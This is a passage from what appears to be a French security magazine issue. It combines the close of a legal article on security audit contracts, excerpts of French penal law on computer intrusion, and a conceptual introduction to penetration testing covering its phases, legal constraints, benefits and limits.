De manière plus accessoire, d'autres points pourraient également se révéler problématiques selon la nature des travaux effectués. C'est le cas par exemple de la correspondance privée qui, au travers de l'audit, doit être préservée sous peine de sanctions pénales [9]. De même, la mise en oeuvre de mesures de surveillance ne peut se faire que dans un cadre strictement délimité [10].

Enfin, un dernier point tenant à la licéité de l'usage des outils informatiques nécessaires à la réalisation de l'audit peut être pris en compte. On pense entre autres à certaines dispositions pénales interdisant l'usage d'outils permettant l'interception de correspondance privée (art. 226-4 c. pen [11], et art. 226-15 al. 2 c. pen.) [12], de tels outils devant donc être proscrits dans l'audit de sécurité.

III - LES RISQUES INHÉRENTS À L'AUDIT

L'audit de sécurité et à plus fortement parler le test d'intrusion sont des activités susceptibles de générer des risques. Le contrat régulant la prestation d'audit va donc être l'occasion de leur gestion et, éventuellement, de leur partage.

La question peut tout d'abord être posée de l'éventualité d'un dommage résultant directement de l'audit. La mise en oeuvre de tests de sécurité peut générer des dommages divers (interruption ou altération du fonctionnement non prévues du système, modifications de données, etc.) et potentiellement importants (particulièrement dans le cas de systèmes dits de production). Il s'agira donc pour les parties en présence de négocier les limites d'intervention de l'audit ainsi que le traitement des risques induits par cette activité.

Classiquement, la question sera l'occasion de l'introduction dans le contrat d'une clause limitative de responsabilité - c'est-à-dire une clause qui, supposant la faute contractuelle établie, fixe le maximum possible des dommages et intérêts [13] - afin de limiter le montant à réparation du débiteur de l'obligation. A cette première question s'ajoute ensuite la question de la charge de l'assurance couvrant l'étendue de la prestation, les parties pouvant conventionnellement convenir d'une répartition particulière en ce domaine.

Clauses limitatives de responsabilité, clauses de non-responsabilité ou assurance, de manière générale la gestion des risques du contrat a un impact substantiel dans la détermination du prix du contrat. Aussi ces aspects font-ils généralement l'objet d'une intense négociation entre les parties.

La gestion des risques du contrat sera également l'occasion de la délimitation des responsabilités en cas de défaillance de la prestation d'audit. Cette question est très étroitement liée aux obligations contractées, à leur étendue ainsi qu'à leur intensité (obligation de moyen, de résultat, de garantie...). La rédaction du contrat est à ce titre l'occasion d'un jeu subtil de négociation entre les parties, combinant généralement non pas une, mais de multiples obligations.

Encore une fois, les clauses limitatives de responsabilité, ou l'assurance, sont des mécanismes permettant de circonscrire la responsabilité contractuelle, mais la rédaction de l'acte et la détermination de la portée exacte des obligations restent essentielles en ce domaine. Il est vital, à ce titre, de faire appel à un conseil juridique.

---

[9] Cf. art. 226-15 C. pen. :

"Le fait, commis de mauvaise foi, d'ouvrir, de supprimer, de retarder ou de détourner des correspondances arrivées ou non à destination et adressées à des tiers, ou d'en prendre frauduleusement connaissance, est puni d'un an d'emprisonnement et de 45000 euros d'amende.

Est puni des mêmes peines le fait, commis de mauvaise foi, d'intercepter, de détourner, d'utiliser ou de divulguer des correspondances émises, transmises ou reçues par la voie des télécommunications ou de procéder à l'installation d'appareils conçus pour réaliser de telles interceptions."

et art. 432-9 C.pen. :

"Le fait, par une personne dépositaire de l'autorité publique ou chargée d'une mission de service public, agissant dans l'exercice ou à l'occasion de l'exercice de ses fonctions ou de sa mission, d'ordonner, de commettre ou de faciliter, hors les cas prévus par la loi, le détournement, la suppression ou l'ouverture de correspondances ou la révélation du contenu de ces correspondances, est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

Est puni des mêmes peines le fait, par une personne visée à l'alinéa précédent ou un agent d'un exploitant de réseau de télécommunications autorisé en vertu de l'article L. 33-1 du Code des postes et télécommunications ou d'un fournisseur de services de télécommunications, agissant dans l'exercice de ses fonctions, d'ordonner, de commettre ou de faciliter, hors les cas prévus par la loi, l'interception ou le détournement des correspondances émises, transmises ou reçues par la voie des télécommunications, l'utilisation ou la divulgation de leur contenu."

[10] V. notamment le rapport de la C.N.I.L. *La cybersurveillance des salariés dans l'entreprise*, à ce sujet. A la périphérie de ces questions on rencontre également - comme pratiquement dans chaque question touchant à l'informatique - la problématique "informatique et libertés", puisque tout traitement automatisé de données nominatives impose le respect des dispositions issues de la loi du 6 janvier 1978.

[11] "Est punie des mêmes peines la fabrication, l'importation, la détention, l'exposition, l'offre, la location ou la vente, en l'absence d'autorisation ministérielle dont les conditions d'octroi sont fixées par décret en Conseil d'Etat, d'appareils conçus pour réaliser les opérations pouvant constituer l'infraction prévue par le deuxième alinéa de l'article 226-15 (...) "

[12] A titre accessoire le respect des droits de propriété intellectuelle, notamment au travers des logiciels utilisés pour réaliser l'audit, pourrait également faire l'objet de précautions contractuelles.

[13] F. TERRÉ, P. SIMLER, Y. LEQUETTE, *Droit civil. Les obligations*, éd. Dalloz 2002, n°617.

[14] Ainsi par exemple l'entreprise auditée pourrait-elle imposer que les tests soient réalisés à partir de ses propres systèmes de sorte de limiter la diffusion de ces informations.

IV - LA CONFIDENTIALITÉ DE L'AUDIT

La confidentialité de l'audit fait également partie des points essentiels à prendre en compte. A ce titre, les renseignements obtenus sur les vulnérabilités des systèmes informatiques peuvent s'avérer critiques pour l'entité auditée. Il importe donc d'assurer la sécurité de ces informations potentiellement à risque. Une clause de confidentialité dans le contrat est donc nécessaire pour que le secret le plus absolu soit conservé sur la prestation ainsi que les résultats de l'audit. Nécessaire, cette clause est-elle suffisante ? On peut être légitimement tenté d'imposer d'autres obligations à l'entreprise auditrice, eu égard au caractère sensible des informations qu'elle sera amenée à traiter. Le contrat sera donc, en fonction des besoins, l'occasion de déterminer les personnes habilitées à traiter ces informations ainsi que les systèmes sur lesquels les tests pourront être réalisés [14].

De manière générale, plus les informations seront sensibles, plus la gestion des informations devra être renforcée, juridiquement, c'est-à-dire également en termes de sanctions.

T. Devergranne
Doctorant en droit

Loi Godfrain ; Chapitre III, Des atteintes aux systèmes de traitement automatisé de données

> Article 323-1

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30000 euros d'amende.

> Article 323-2

Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

> Article 323-3

Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

> Article 323-4

La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

> Article 323-5

Les personnes physiques coupables des délits prévus au présent chapitre encourent également les peines complémentaires suivantes :

1° L'interdiction, pour une durée de cinq ans au plus, des droits civiques, civils et de famille, suivant les modalités de l'article 131-26 ;

2° L'interdiction, pour une durée de cinq ans au plus, d'exercer une fonction publique ou d'exercer l'activité professionnelle ou sociale dans l'exercice de laquelle ou à l'occasion de laquelle l'infraction a été commise ;

3° La confiscation de la chose qui a servi ou était destinée à commettre l'infraction ou de la chose qui en est le produit, à l'exception des objets susceptibles de restitution ;

4° La fermeture, pour une durée de cinq ans au plus, des établissements ou de l'un ou de plusieurs des établissements de l'entreprise ayant servi à commettre les faits incriminés ;

5° L'exclusion, pour une durée de cinq ans au plus, des marchés publics ;

6° L'interdiction, pour une durée de cinq ans au plus, d'émettre des chèques autres que ceux qui permettent le retrait de fonds par le tireur auprès du tiré ou ceux qui sont certifiés ;

7° L'affichage ou la diffusion de la décision prononcée dans les conditions prévues par l'article 131-35.

> Article 323-6

Les personnes morales peuvent être déclarées responsables pénalement, dans les conditions prévues par l'article 121-2, des infractions définies au présent chapitre. Les peines encourues par les personnes morales sont :

1° L'amende, suivant les modalités prévues par l'article 131-38 ;

2° Les peines mentionnées à l'article 131-39.

L'interdiction mentionnée au 2° de l'article 131-39 porte sur l'activité dans l'exercice ou à l'occasion de l'exercice de laquelle l'infraction a été commise.

> Article 323-7

La tentative des délits prévus par les articles 323-1 à 323-3 est punie des mêmes peines.

Tests d'intrusion

Note

Rappelez-vous qu'un test d'intrusion doit s'exercer dans un cadre légal clairement délimité : à ce sujet, consultez l'article de T. Devergranne "*L'audit de sécurité, aspects juridiques*" page 16 dans ce même N° de Misc.

2 Les tests d'intrusion externes

3 La pratique du test d'intrusion interne sous Windows

4 Tests Intrusifs sur les Infrastructures Telecoms d'Entreprise

5 Les tests de pénétration automatisés : CORE IMPACT

6 L'audit de vulnérabilités avec Nessus

1

Introduction aux tests d'intrusion

Chaque jour, de nouvelles vulnérabilités affectant les systèmes d'exploitation et les applications sont découvertes et exploitées. Chaque jour, des milliers d'ordinateurs sont contaminés par des vers et virus. Et chaque jour, des pirates parviennent à pénétrer les serveurs les mieux protégés. Si les risques liés à la sécurité informatique sont considérables, les conséquences de ces actes malveillants le sont également : vol d'informations confidentielles, détournement des ressources de l'entreprise, pertes d'argent, de temps, de crédibilité. Pour parer à d'éventuels incidents, des sociétés de services proposent une prestation connue sous le nom de test d'intrusion, ou pen-test, pour évaluer le niveau de sécurité d'un système d'informations et apporter des solutions aux problèmes décelés. Cet article d'introduction explique plus en détail en quoi consistent ces tests d'intrusion, et quels sont leurs objectifs, leurs limites et ce qu'ils peuvent réellement apporter dans le processus de sécurisation d'un système d'informations.

DÉFINITION DU TEST D'INTRUSION

Le principe d'une attaque informatique commence à être bien connu : il s'agit, pour le pirate, de pénétrer un système d'informations en exploitant des erreurs de configuration, des vulnérabilités dans des logiciels et/ou plus simplement encore par du *social engineering*.

En cas de succès, l'attaquant prend le contrôle total, à distance, des systèmes vulnérables, et se trouve en mesure :

- de consulter et falsifier des données confidentielles (courrier électronique, rapports, mots de passe, contrats, numéros de cartes de crédit, etc.) ;
- d'installer des programmes lui permettant de revenir plus tard, de manière plus simple et plus furtive que lors de la première intrusion sur les systèmes piratés ;
- d'attaquer depuis ces machines les autres machines du système d'informations et exploiter ainsi le manque de protection au sein d'un même système ;
- d'attaquer depuis ces machines des machines externes au système d'informations de l'organisation piratée et lui faire endosser ainsi la responsabilité de ces attaques ;
- porter atteinte à la réputation de l'organisation attaquée (modification de la page d'accueil de son site Internet, par exemple).

Les tests d'intrusion confrontent les systèmes d'informations à des attaques identiques à celles menées par les pirates

informatiques. Une évaluation du niveau de sécurité de ces systèmes est ainsi réalisée, de même qu'une identification de l'ensemble de leurs vulnérabilités. Enfin, des solutions correctives sont proposées à l'issue de ces tests.

Si le test d'intrusion ressemble fortement à un acte de piratage, il n'en a naturellement pas tous les effets nuisibles. Il est convenu au préalable, entre le prestataire et son client, d'un périmètre d'action explicitant notamment quels sont les serveurs, stations, équipements et/ou applications concernés par le test. Ensuite, une période de temps clairement précisée vient généralement compléter le cadre du test. La durée de cette autorisation est souvent de l'ordre d'une vingtaine de jours pour une dizaine de serveurs. Enfin, les *pen-testers* ne se livrent en aucun cas à une corruption des données du système d'informations, et, en principe, ne perturbent pas son fonctionnement. Ils ne sont par exemple pas autorisés à laisser une *backdoor* comme le ferait un pirate une fois introduit sur le système.

DÉROULEMENT D'UN TEST D'INTRUSION

Un test d'intrusion se fait d'ordinaire depuis l'extérieur du réseau et même des locaux de l'organisation cible. Il est généralement exécuté «en aveugle», c'est-à-dire qu'aucune information autre que le cadre du test n'est fournie par son commanditaire.

Afin de simuler au mieux les attaques de pirates, les trois étapes qu'elles comprennent le plus souvent sont respectées.

ETAPE 1	→ **Recueil d'informations** Cette étape a pour objectif d'identifier les systèmes (routeurs, matériels réseau, serveurs, firewalls) accessibles par l'attaquant, ainsi que leurs systèmes d'exploitation, les services qu'ils proposent, et la version des logiciels correspondants. Toute information indispensable à la réussite des étapes suivantes est d'ores et déjà déterminée dans la mesure du possible.
ETAPE 2	→ **Recherche et développement** Sur la base des données collectées précédemment, le rôle de cette étape est de déterminer si les systèmes d'informations découverts sont sujets à des vulnérabilités connues ou susceptibles de compromettre la sécurité du système. Si tel n'est pas le cas, il est nécessaire d'envisager le développement de nouvelles attaques, spécifiques aux systèmes d'informations étudiés, afin de les confronter à l'éventualité de l'attaque d'un pirate professionnel et déterminé, ne se contentant pas d'utiliser les informations et les outils disponibles publiquement.
ETAPE 3	→ **Intrusion** C'est à ce moment que les outils de sécurité, qu'ils aient fait l'objet d'un développement spécifique au système d'informations cible du test ou non, sont utilisés contre les machines identifiées et ce, dans le but d'obtenir un accès «illicite».

À l'issue de chaque test d'intrusion est fourni un rapport détaillé, présentant les vulnérabilités découvertes, l'impact qu'elles ont sur le système d'informations et les actions à mener pour combler ces failles, qu'il s'agisse de mises à jour de logiciels, d'ajustements de configuration, de modifications de fond dans l'architecture réseau ou encore dans la politique de sécurité de l'organisation. Il est également intéressant de montrer aux responsables et exploitants du système audité les conséquences possibles d'une intrusion pour les sensibiliser aux problèmes liés à la sécurité informatique.

LES DIFFÉRENTS TYPES DE TESTS D'INTRUSION

Les tests d'intrusion se déclinent en deux types : le test d'intrusion ponctuel et le test d'intrusion récurrent. Le premier consiste en une simulation d'attaque unique, et a donc pour ambition d'identifier l'ensemble des vulnérabilités du système d'informations. Il permet de réaliser rapidement une analyse des caractéristiques de sécurité du système d'informations audité à un moment déterminé.

Cependant, les techniques d'intrusion mises en oeuvre par les pirates évoluant chaque jour, le niveau de sécurité du système et ses protections, pour que ces dernières restent efficaces, doivent être contrôlés régulièrement. C'est le rôle du test d'intrusion récurrent.

D'un point de vue pratique, un test d'intrusion récurrent correspond en règle générale à un contrat portant sur une période de l'ordre d'une année, renouvelable, durant laquelle le prestataire effectue à plusieurs reprises, à des dates précisées de manière contractuelle ou non, des simulations d'attaque. À l'issue de chacune d'entre elles, est fourni un rapport détaillant les mesures de sécurité à mettre en oeuvre. Le test suivant permet de vérifier que les préconisations du test précédent ont bien été appliquées tout en évaluant d'une manière classique la sécurité du système d'informations du client.

L'un des avantages de cette approche est qu'elle est plus progressive, chaque simulation étant naturellement plus courte (et moins coûteuse) qu'un test ponctuel. Ainsi, le niveau de sécurité du système d'informations est amené à son maximum, au fil des audits.

LES CONTRAINTES D'UN TEST D'INTRUSION

Le premier point à prendre en considération est d'ordre juridique. Un test d'intrusion ne peut, en conformité avec l'article 323 du nouveau du Code Pénal, être pratiqué sans l'accord préalable du propriétaire ou de l'exploitant du système d'informations attaqué. L'article de Thiébaut Devergranne sur le droit et les tests d'intrusion dans ce même numéro décrit plus en détail les différents aspects de cette question.

Certes, dans la mesure où le propriétaire des systèmes cibles du test a demandé un pen-test, il est évident qu'il autorise le prestataire à s'introduire sur ses systèmes, néanmoins, une pratique courante consiste à signer un document traitant uniquement de cette question, indiquant précisément quelles sont les adresses

des machines couvertes par l'autorisation, et précisant la période de temps durant laquelle les intrusions sont autorisées. Ce document va souvent jusqu'à dresser la liste des adresses autorisées à attaquer les cibles du test.

Cependant, une partie (voire l'ensemble) des systèmes cibles du test peuvent appartenir à un hébergeur, qui devra, à moins que le contrat d'hébergement ne le prévoit, donner, lui aussi, son accord préalable, sans quoi le test ne pourra avoir lieu.

Un autre problème, non des moindres, est d'assurer une continuité de service tout au long des tests. S'il est important de ne pas entraver le fonctionnement des systèmes d'informations durant le test, le prestataire va souvent être confronté à des logiciels qu'il ne connaît pas ou peu, par exemple des applications développées sur mesure (tout site Web un tant soit peu dynamique entre dans cette catégorie). Dans ce cas, il lui est difficile de les maltraiter comme un pirate n'hésiterait pas à le faire tout en étant certain de ne pas provoquer de dysfonctionnements. D'autre part, sur certaines configurations particulièrement exotiques, le lancement d'un exploit est toujours susceptible d'entraîner un déni de service.

Aussi, l'ensemble des services critiques devrait-il être clairement précisé par le commanditaire du test. En outre, il peut s'avérer utile d'indiquer une préférence horaire pour les tests sur les différents systèmes : beaucoup de pen-testers ayant l'habitude de travailler en partie la nuit, ceci peut être mis à profit pour éviter de gêner les utilisateurs en cas de panne. Si ce point sur les éventuels ratés peut sembler un peu effrayant, il est néanmoins indispensable de le prendre en considération. Il n'est malheureusement pas possible de réaliser une analyse exhaustive sans s'exposer à de tels risques. C'est pourquoi il est de loin préférable de la part du prestataire d'avoir l'honnêteté et la modestie de ne pas nier leur existence, et de la part du client de ne pas exiger l'impossible, de sorte qu'une procédure de restauration puisse être prévue (à qui le prestataire doit-il signaler le problème, quels sont les horaires de travail de cette personne...), ce qui limite les pertes d'exploitation. Cependant, de notre expérience de pen-testers, nous n'avons que très rarement observé ce type d'incidents.

Se pose aussi la question de la répartition des responsabilités en cas d'intrusion d'un pirate après un test. Le problème est assez complexe, mais la thèse la plus répandue dégage la société ayant réalisé le pen-test de toute responsabilité si les contrats ne stipulent pas une obligation de résultats, bien que cela ternisse énormément son image. L'article de Thiébaut Devergranne sur le droit et les tests d'intrusion dans ce même numéro aborde plus en détail ce problème juridique.

Enfin, reste le problème du social engineering. Des règles d'éthique et de déontologie couramment pratiquées parmi les professionnels des tests d'intrusion (voir charte de la FPTI [**http://www.freesec.net/pro_charte.htm**]), interdisent le recours à de tels procédés car ils peuvent entraîner des dérapages. Or, le but d'un test d'intrusion est d'utiliser les mêmes attaques qu'un pirate informatique, et le social engineering est un élément important de l'arsenal qu'un pirate emploiera pour arriver à ses fins. Il devrait donc être partie intégrante du test d'intrusion afin que celui-ci ne soit pas incomplet. Face à ce dilemme, il est préférable de la part du prestataire d'aborder le sujet avec son client, de convenir des limites d'une telle action et de l'opportunité de l'entreprendre.

Ces contraintes doivent être présentes à l'esprit du commanditaire d'un test, et éventuellement faire l'objet de clauses contractuelles, pour éviter quelques déboires, même si les problèmes mentionnés surviennent très rarement.

LES OBJECTIFS ET LES APPORTS D'UN TEST D'INTRUSION

Toutes les organisations n'ont pas forcément les moyens financiers d'entretenir une équipe dédiée au domaine de la sécurité informatique (recherche et développement, veille technologique...), domaine qui évolue sans cesse. D'où l'intérêt pour ces organisations de se reposer sur des sociétés externes, qui entretiennent de telles équipes, et répartissent ce coût sur plusieurs prestations. Ces sociétés sont **théoriquement** au courant des dernières techniques utilisées par les pirates. Elles disposent de leurs propres outils et scripts d'attaque qu'elles mettent à profit lors des pen-tests. Il s'avère donc souvent beaucoup plus économique et efficace de faire appel à une société spécialisée pour procéder à ce type de tests.

Mais, avant de se préoccuper du choix de leur exécutant, le décideur mettant dans la balance le coût de telles prestations d'une part, et leur intérêt d'autre part, est-il soucieux de connaître les objectifs qu'ils sont susceptibles de satisfaire :

→ Évaluer la sécurité du système d'informations

C'est évidemment la première chose qu'une organisation attend d'un test d'intrusion. Nous ne reviendrons pas sur ce point.

→ Finaliser la sécurisation du système d'informations

Dans ce cas, des procédures et une politique de sécurité ont déjà été mises au point, et théoriquement appliquées, et le test d'intrusion sert à vérifier l'adéquation de celles-ci avec la réalité d'une attaque, de même que leur bonne exécution. Par exemple, le test d'intrusion permet de contrôler l'efficacité des mesures anti-intrusion (préventives, ids), d'ajuster la politique de sécurité et de s'assurer qu'elle est respectée (social engineering, trojans...), autant par les administrateurs que par les utilisateurs.

→ Vérifier la sécurité d'un service installé par un tiers (prestataire, infogérant, partenaire...)

Ainsi, si un infogérant vient de mettre en place un nouveau site Web sur un serveur que l'organisation ne maîtrise pas, il peut alors s'avérer judicieux de s'assurer de la qualité du travail de cet infogérant et le niveau de sécurité de ce site en procédant à un test d'intrusion.



→ DANS UN BUT PLUS POLITIQUE

Le test d'intrusion peut servir à montrer à une hiérarchie regardant souvent d'un oeil très critique le poste de dépenses «sécurité» dans une prévision de budget que le système d'informations est potentiellement pénétrable, et que les conséquences d'une intrusion peuvent être désastreuses. Cela pourra être prouvé en pénétrant le système d'informations de l'organisation et en atteignant des ressources critiques (comptes de la société, carnet d'adresses des clients...).

Tout porte à croire que les tests d'intrusion sont demandés dans un souci de sécurisation du système d'informations de l'entreprise. En fait, ils peuvent constituer un moyen de vérifier la qualité du travail des administrateurs. Et même lorsque ce n'est pas le cas, ces administrateurs le ressentent souvent de cette manière. Cet état d'esprit risque alors d'avoir des répercussions sur le bon déroulement des tests d'intrusion : refus de coopérer, informations non partagées, modification de la configuration et des pratiques administratives pour la durée du test...

LES LIMITES DES TESTS D'INTRUSION OU CE QUE LES PEN-TESTS N'APPORTENT PAS

Si le principe des tests d'intrusion est assez simple et semble un bon moyen d'atteindre les objectifs fixés, cette simulation d'attaque ne couvre cependant pas la totalité des procédés que des pirates n'hésiteraient pas à mettre à profit pour pénétrer un système d'informations. Par exemple, des individus malveillants pourraient commencer par s'introduire sur les machines personnelles des administrateurs système, des collaborateurs d'une organisation (ou de manière plus générale, de tous ceux qui bénéficient d'un accès privilégié à son réseau, notamment par le biais de VPNs), en attendant qu'ils se connectent depuis l'extérieur vers le réseau interne. Il en va souvent de même pour les machines du fournisseur d'accès et des éventuels infogérants et hébergeurs de l'organisation : la sécurité de leurs systèmes n'est que rarement contrôlée à l'occasion du test, ne serait-ce que parce que les contrats passés avec eux par le commanditaire de ce test ne prévoient pas ce type d'intervention. Pourtant, il n'est pas rare que la prise de contrôle de ces systèmes facilite l'introduction sur le réseau cible du test.

En outre, le test d'intrusion ne simule que l'attaque d'un pirate partant des mêmes éléments que les auditeurs, c'est-à-dire, le plus souvent, le nom d'une société ou, dans certains cas, une liste d'adresses IP (généralement établie par les pen-testers et soumise à l'approbation du client). Cette démarche a le défaut de souvent entraîner l'absence totale de contrôle des accès n'ayant que peu de chances d'être identifiés en partant uniquement du nom de l'organisation, comme des modems de maintenance, ou des machines dont le nom de domaine et les adresses IP ne font pas partie de domaines ou de plages identifiées par les auditeurs comme éléments du réseau cible, et n'hébergeant pas de site Web ou encore hébergeant un site dont le lien avec l'organisation n'est pas évident. Autrement dit, le test d'intrusion ne simule que de manière incomplète l'attaque d'un groupe déterminé à pénétrer le réseau cible du test plutôt qu'un autre réseau, et ne simule pas du tout l'attaque du pirate qui se contente de laisser tourner des logiciels de *fingerprinting*, en remplissant une base de données indiquant quelle machine (déterminée aléatoirement par le logiciel) utilise quel logiciel, et de s'en prendre aux réseaux qu'il sait vulnérables lors de l'annonce d'une nouvelle faille.

Enfin, le test d'intrusion se fait en un temps souvent très limité (variant entre quelques jours et quelques semaines), alors qu'un pirate prend tout son temps pour pénétrer un réseau, et peut mener son attaque parallèlement à d'autres activités, ce qui l'aide à gagner en furtivité, et augmente les chances que de nouvelles vulnérabilités soient découvertes et annoncées au cours de son action, ce qui lui facilite considérablement la tâche.

Au risque de briser l'un des tabous de la sécurité informatique, soulignons donc que le test d'intrusion n'est ni nécessaire, ni suffisant pour garantir la sécurité d'un réseau, et intervient souvent trop tôt dans la démarche de sécurisation. Mener sérieusement à bien un tel test prend beaucoup de temps, il est donc extrêmement coûteux. Or, nombreux sont les systèmes d'informations qui bénéficieraient autant, sinon plus, des conseils d'un expert, travaillant en collaboration avec les administrateurs du réseau et libre de poser toutes les questions qu'il juge utiles. Une telle intervention est en général moins exposée au risque de passer à côté d'un accès non évident au réseau à protéger, en outre, il s'agit d'une opération moins onéreuse, dans la mesure où l'auditeur n'aura pas besoin de consacrer un temps considérable à déterminer une foule d'informations que l'administrateur connaît déjà (nature et version des logiciels utilisés, code source des scripts CGI, architecture réseau, accès privilégiés, etc.).

Continuons à nous attaquer aux dogmes qui entourent les tests d'intrusion : avoir communiqué ce type d'informations à un auditeur ne nuit aucunement à la qualité d'un test d'intrusion qu'il pourrait par la suite être amené à effectuer, au contraire, ces données contribueront à compenser les limites de cette action par rapport à une attaque réelle, et aideront l'auditeur à s'orienter rapidement vers les machines contenant les données sensibles, sans perdre de temps à s'introduire sur des systèmes secondaires. L'un des grands principes de la sécurité informatique est de considérer que la pratique, appelée «sécurité par l'obscurité», consistant à dissimuler ce type d'informations, ne permet que de ralentir une attaque. A l'inverse, les communiquer ne fait qu'accélérer un test d'intrusion (et, reconnaissons-le, réduire les risques de déni de service involontaire :=).

Enfin, si le test révèle un certain nombre de failles logicielles, d'erreurs de paramétrage, et d'entorses à la politique de sécurité du système d'informations, il n'apporte pas pour autant une sécurité définitive. En premier lieu, une nouvelle faille pourrait très bien être découverte ou une nouvelle application vulnérable être installée le lendemain du test. Or, s'il fait indéniablement partie du rôle d'une société spécialisée en sécurité informatique de se tenir au courant des évolutions et des découvertes dans le domaine, attendre d'elle qu'elle soit au fait de toutes les failles avant leur annonce publique est complètement illusoire.

Ainsi, si fournir une liste complète des vulnérabilités logicielles connues du réseau fait partie du rôle de l'auditeur, son action aura été totalement vaine si elle n'est pas assortie de préconisations d'architecture destinées à protéger, dans la mesure du possible, contre des failles non encore découvertes et à limiter les effets d'une attaque fondée sur de telles failles.

Enfin, il est rare que les préconisations des auditeurs soient appliquées. En effet, le rapport d'audit se présente souvent sous la forme d'une longue liste de failles, qu'il est très délicat de classer et de synthétiser, l'accumulation de plusieurs petites failles pouvant constituer une entrée béante. Force est de constater que le commanditaire du test est souvent un peu désorienté à la lecture de ce document, produit d'une analyse aussi fine que sa synthèse serait dénuée d'utilité pratique.

LES PIÈGES DES TESTS D'INTRUSION

A cet égard, nous mettons en garde contre l'illusion de sécurité créée par les systèmes d'analyse de vulnérabilités automatisés, présentant les résultats dans de magnifiques tableaux, du plus bel effet sur le panneau en liège du bureau du RSSI : s'ils ont effectivement le mérite de fournir une synthèse de l'état du réseau et de produire des courbes permettant soi-disant de mesurer l'évolution du niveau de sécurité du système d'informations, ce à quoi se refusent beaucoup de pen-testers, ils présentent trois graves inconvénients.

Premièrement, la méthode d'évaluation du niveau de sécurité appliquée par ces logiciels repose sur l'attribution à chaque vulnérabilité d'une note arbitraire de sévérité. Ce système a l'effet pervers d'attribuer une sévérité très basse à un ensemble de vulnérabilités dont chacune n'est pas dramatique en elle-même, mais dont l'association l'est. Ceci explique la réticence des auditeurs à procéder à ce type de notation. Deuxième inconvénient, ces programmes sont naturellement incapables de tenter d'obtenir des informations à l'aide de social engineering. Enfin, ces logiciels ne sont pas à même d'effectuer de nombreuses opérations, qu'un cerveau humain réalise pourtant avec une facilité déconcertante. Nombre d'entre elles sont néanmoins indispensables à la réussite d'un audit de sécurité ou d'un test d'intrusion.

Par exemple, rechercher des informations sur l'organisation à l'aide de moteurs de recherche, imaginer des mots de passe, exploiter des scripts de génération dynamique de pages HTML mal écrits (SQL injection, par exemple, ou injection de commandes dans des scripts Perl), et plus généralement, toute tâche dont le succès repose d'une part sur une faille et d'autre part sur la capacité à imaginer comment le système vulnérable est conçu leur est inaccessible. Ils sont enfin incapables de s'adapter à une architecture réseau peu ordinaire, comme, par exemple, l'installation d'un proxy Apache redirigeant les requêtes HTTP vers un serveur IIS et un serveur Domino, selon l'URL demandée (configuration observée lors d'un test d'intrusion réalisé après le lancement d'un tel logiciel, qui avait conclu à la seule présence d'un serveur IIS et déclaré le système sûr, alors que le proxy Apache était vulnérable à une faille bien connue). Des outils plus intrusifs, et au maniement légèrement plus technique, comme le logiciel Core Impact présenté dans l'article de Nicolas Fischbach dans ce dossier, peuvent néanmoins faire gagner beaucoup de temps à des pen-testers, sous certaines conditions, sur lesquelles il est cependant difficile d'être fixé avant le début du test. Par exemple, ils sont à même de fournir instantanément différentes déclinaisons d'un même exploit (versions pour différents OS...) qu'un humain aurait mis beaucoup de temps à réaliser, sous réserve toutefois que la faille concernée soit couverte par leur base d'exploits.

Malheureusement, les logiciels n'ont pas le monopole des audits incomplets. Nombre de sociétés proposent des tests d'intrusion de très courte durée, quelques jours tout au plus, et se prétendent capables de mener à bien de tels audits grâce à des outils développés en interne et permettant de gagner beaucoup de temps. Répétons-le : une partie très importante du travail de l'auditeur n'est pas automatisable, et ne peut en aucun cas se borner au lancement de quelques scripts. Il arrive d'ailleurs fréquemment que ces fameux outils ne fonctionnent pas ou plus, ou ne soient pas suffisamment exhaustifs dans leur analyse, leurs concepteurs n'ayant jamais eu le temps de les achever. Une autre pratique couramment observée, destinée à réduire le coût des tests d'intrusion, consiste à limiter une partie de l'étude au lancement d'outils de scan automatique de vulnérabilités, disponibles dans le commerce ou même gratuitement (l'un des meilleurs logiciels dans le domaine étant l'excellent Nessus). Si ces logiciels ont un intérêt certain, ils présentent, eux aussi, toutes les faiblesses des programmes sus-cités.

Enfin, d'innombrables sociétés ne font absolument pas de recherche, et se contentent de télécharger des exploits sur Internet lorsqu'elles en ont besoin dans le cadre d'un test. Cette pratique ne va pas sans inconvénient, le plus évident étant que les auditeurs ne seront donc pas au fait des failles non encore annoncées, et ne pourront exploiter certaines vulnérabilités connues, mais pour lesquelles aucun exploit n'a été publié, ce qui risque de nuire à certains des objectifs du test d'intrusion. Plus grave encore, il est extrêmement rare que le code des exploits soit relu et analysé avant d'être utilisé par ces auditeurs peu scrupuleux !

LE CHOIX DES AUDITEURS

A leur décharge, il est cependant nécessaire de rappeler qu'un test d'intrusion mené à bien, de manière exhaustive, par des professionnels compétents a souvent un coût prohibitif, et représente donc une dépense que personne ou presque n'est prêt à engager. Compte tenu des sommes en jeu, un peu de temps de préparation devrait être consacré à cette opération, notamment au choix des auditeurs. Il n'existe malheureusement aucun moyen de s'assurer, sans être soi-même spécialiste, que telle ou telle société ne fait pas partie de la cohorte de mauvais testeurs qui pullulent sur ce marché, en profitant de l'incapacité de leurs clients à s'assurer de la qualité de la prestation, mais quelques règles simples permettent néanmoins de filtrer une bonne partie de ceux-ci.

En premier lieu, demander aux futurs prestataires de fournir un ancien rapport d'audit permet de se faire une idée de leurs capacités et de leur moralité. Un réseau présente toujours une foule de petites failles sans gravité, qu'un pen-tester consciencieux énumérera quand même, par souci d'exhaustivité. A l'inverse, nombre de testeurs estiment avoir justifié leurs honoraires dès qu'une faille majeure est découverte.

